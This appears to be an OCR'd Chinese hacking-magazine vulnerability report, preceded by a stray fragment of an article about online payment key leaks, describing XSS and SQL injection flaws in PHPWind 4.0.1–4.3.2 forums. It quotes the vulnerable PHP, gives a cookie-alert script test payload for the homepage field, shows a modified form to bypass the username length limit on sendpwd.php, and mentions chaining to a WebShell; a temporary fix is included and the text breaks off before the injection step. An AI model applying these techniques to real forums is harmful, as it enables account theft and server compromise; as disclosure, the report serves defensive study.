


图4




图5




图6





图7

一般情况下，由于无法获得网站管理员设置的支付密钥，所以在线支付系统并没有什么漏洞可言，但一些别有用心的人，却使用这些伎俩造谣欺骗！不过这却给电子商务网站系统的安全建设敲响了警钟，一旦密钥泄露，后果不堪设想。有过电子商务编程经验的人都知道了一般在线售卡系统存储在数据库中的卡号密码信息是加密的，不要认为这样就万事大吉了，孰不知只要密钥泄露，同样损失惨重。由于本程序利用有一定的危险性，请大家谨慎使用！

WTF: PHPWind是由国人开发的一套基于PHP+MySQL的论坛系统，由于出色的性能和美观的界面以及众多的插件支持赢得了普遍赞誉，并且它的安全系数也比基于ASP的大多数论坛高很多。然而再安全的系统也会有漏洞，只是取决于你能不能发现。

适合读者：脚本爱好者

前置知识：PHP基本语法



PHPWind跨站、注入双重漏洞

文/图 孤烟逐云(江苏大学信息安全系)

闲的时候下了一份PHPWind的原码仔细阅读……代码给人的感觉十分严谨，然而可读性却不怎么样，我读起来非常费劲，导致我找漏洞浪费了很多时间。

以下是漏洞报告：

漏洞文件：register.PHP、sendpwd.PHP

影响版本：PHPWind 4.0.1－4.3.2

测试版本：PHPWind 4.0.1

测试环境：WindowsXp Professional SP2 + MySQL

匪夷所思的跨站

跨站的问题出在注册页面register.PHP中，从123行开始，代码如下：

```
$rg_name      = Char_cv($regname);
$regpwd       = Char_cv($regpwd);
$rg_pwd       = md5($regpwd);
$regreason    = Char_cv($regreason);
$rg_homepage  = Char_cv($reghomepage);
$rg_from      = Char_cv($regfrom);
$rg_introduce = Char_cv($regintroduce);
$rg_sign      =     Char_cv($regsign);//对用户提交的数据进行特殊字符的过滤
if(strlen($rg_introduce)>200) Showmsg('introduce_limit');
//自我介绍的内容不能大于50字节
    if($rg_sign != ""){
        if(strlen($rg_sign)>50){
            $gp_signnum=50;
            Showmsg('sign_limit');
        }
        require_once(R_P.'require/bbscode.php');
        $lxsign=convert($rg_sign,$db_windpic,2);
        if($lxsign==$rg_sign){
            $rg_ifconvert=1;
    } else{
        $rg_ifconvert=2;
    }
} else{
    $rg_ifconvert=1;
}
if(@include_once(D_P."data/bbscache/wordsfb.php")){
    if($wordsfb){
        foreach($wordsfb as $key => $value){
        if(strpos($rg_sign,(string)$key) !== false){
            $banword = $key;
            Showmsg('post_wordsfb');
        }//从数组中取出关键字进行过滤
        if(strpos($rg_introduce,(string)$key) !== false){
            $banword = $key;
            Showmsg('post_wordsfb');
            }
        }
    }
}
if (strpos($regpwd,"\r")!==false || strpos($regpwd,"\t")!==false
|| strpos($regpwd,"|")!==false || strpos($regpwd,"<")!==false
|| strpos($regpwd,">")!==false) {
    Showmsg('illegal_password');
}//对用户提交的密码的判断
    if (empty($regemail) || !ereg("^[-a-zA-Z0-9_\.]+\@
([0-9A-Za-z][0-9A-Za-z-]+\.)+[A-Za-z]{2,5}$",$regemail)) {
        Showmsg('illegal_email');
    } else{
        $rg_email=$regemail;
    }//对用户提交的Email的判断
//查询数据库是否有相同用户名的用户
    $rs = $db->get_one("SELECT COUNT(*) AS count
FROM pw_members WHERE username='$rg_name'");
    if($rs['count']>0) {
        Showmsg('username_same');
    }
//从数组取出禁止注册的用户名一一与用户的进行比对
    $rg_name=='guest' && Showmsg('illegal_username');
    $rg_banname=explode(',',$rg_banname);
    foreach($rg_banname as $value){
        if(strpos($rg_name,$value)!==false){
        Showmsg('illegal_username');
    }
}
$rg_sex=$regsex ? $regsex : "0";
$rg_birth= (!$regbirthyear||!$regbirthmonth||!$regbirthday)?'0000-
00-00':$regbirthyear."-".$regbirthmonth."-".$regbirthday;
    $rg_oicq=($regoicq ? $regoicq :'');
    $rg_homepage=$reghomepage ? $reghomepage :'';
    $rg_from=$regfrom ? $regfrom : '';
```

其中的Char_cv函数负责对用户提交的数据进行特殊字符的过滤，函数的代码如下：

```
function Char_cv($msg){
$msg = str_replace("\t","",$msg);
$msg = str_replace("<","&lt;",$msg);
$msg = str_replace(">","&gt;",$msg);
$msg = str_replace("\r","",$msg);
$msg = str_replace("\n","<br />",$msg);
$msg = str_replace("   ","   ",$msg);  return $msg;
}
```

不知大家发现没有，几乎所有的关键字都被过滤了，跨站从何而来？戴着眼镜的同志请扶好眼镜，因为接下来发生的事也许会让你把眼镜摔坏 跨站就出现在对个人主页的过滤不完全上！尽管127行的"$rg_homepage = Char_cv($reghomepage);"对用户提交的主页数据进行了过滤，但是184行却有这样一句"$rg_homepage=$reghomepage ? $reghomepage :'';"。熟悉C语言的朋友应该知道，如果reghomepage变量不为空则将值赋予reghomepage变量。

现在我们来测试一下：填写注册信息的时候，我们在"个人主页"栏填入"<script>alert(document.cookie)</script>"，因为注册后修改资料的Profile.php可以把它过滤掉，所以我们就不要想后期修改资料了。此时"<"被转义成"<"，如图1所示。




图1

漏洞出现了，不过只有版主以上的用户才有看个人资料的权利，所以此漏洞利用起来还是比较困难的。然而我们可以将此漏洞配合下面介绍的注入漏洞一并使用，当满足一定条件后，就可以直接获得WebShell。

经本人测试，互联网上几乎所有的PHPWind论坛都存在此跨站漏洞。在官方补丁出来之前，可以暂时采用如下方案，将两句出现问题的代码交换位置：

```
$rg_homepage=$reghomepage ? $reghomepage :'';
$rg_homepage  = Char_cv($rg_homepage);
```

百密一疏的注入

问题出现在Sendpwd.php取回密码页面，它没有对用户提交的Pwuser变量进行充分的过滤，因此有可能直接威胁到整个服务器的安全，出现问题的代码如下：

```
require_once('global.php');
require_once(R_P.'require/header.php');
!$action && $action='sendpwd';
if ($action == 'sendpwd'){
list(,,,,$othergd)=explode("\t",$db_gdcheck);
if (!$_POST['step']){
require_once(PrintEot('sendpwd'));footer();
} elseif ($_POST['step'] == 2){
$othergd && GetCookie('cknum')!=md5(D_P.$gdcode) &&
Showmsg('check_error');
$userarray = $db->get_one("SELECT password,email,regdate
FROM pw_members WHERE username='$pwuser'");
// 非常明显没有对pwuser变量进行过滤就放入了查询中
if ($userarray['email'] != $email){
        Showmsg('email_error',1);
    }
```

问题出现在这里"$db->get_one("SELECT password,email,regdate FROM pw_members WHERE username='$pwuser'");"这里是一个十分明显的注入点，我们应该怎样利用呢？由于页面本身对用户名有16字节的限制，因此在测试的时候可以先保存整个HTML页，然后修改其中的源代码如下：

```
<FORM action=/sendpwd.php? method=post><INPUT
type=hidden value=2 name=step>
<TABLE cellSpacing=1 cellPadding=3 width="98%"
align=center bgColor=#e7e3e7>
<TBODY>
<TR class=head>
<TD class=head height=25><B>密码发送程序</B></TD>
</TR>
<TR class=f_one>
<TD><BR>利用论坛的用户名和email发送密码，请输入您的用
户名和email地址 <BR><BR>用户名：<INPUT size=160
name=pwuser><BR>Email  : <INPUT size=16
name=email><BR></TD></TR></TBODY></TABLE><BR>
<CENTER><INPUT type=submit value="提 交"></
CENTER></FORM><BR>
```

将其中的表单提交地址"action=/sendpwd.php?"修改为相应的地址"http://localhost/bbs/sendpwd.php?"，并将用户名的size值加大，不然我们的注入语句可能填不下(这里改成160)，现在开始注入，如图2所示。

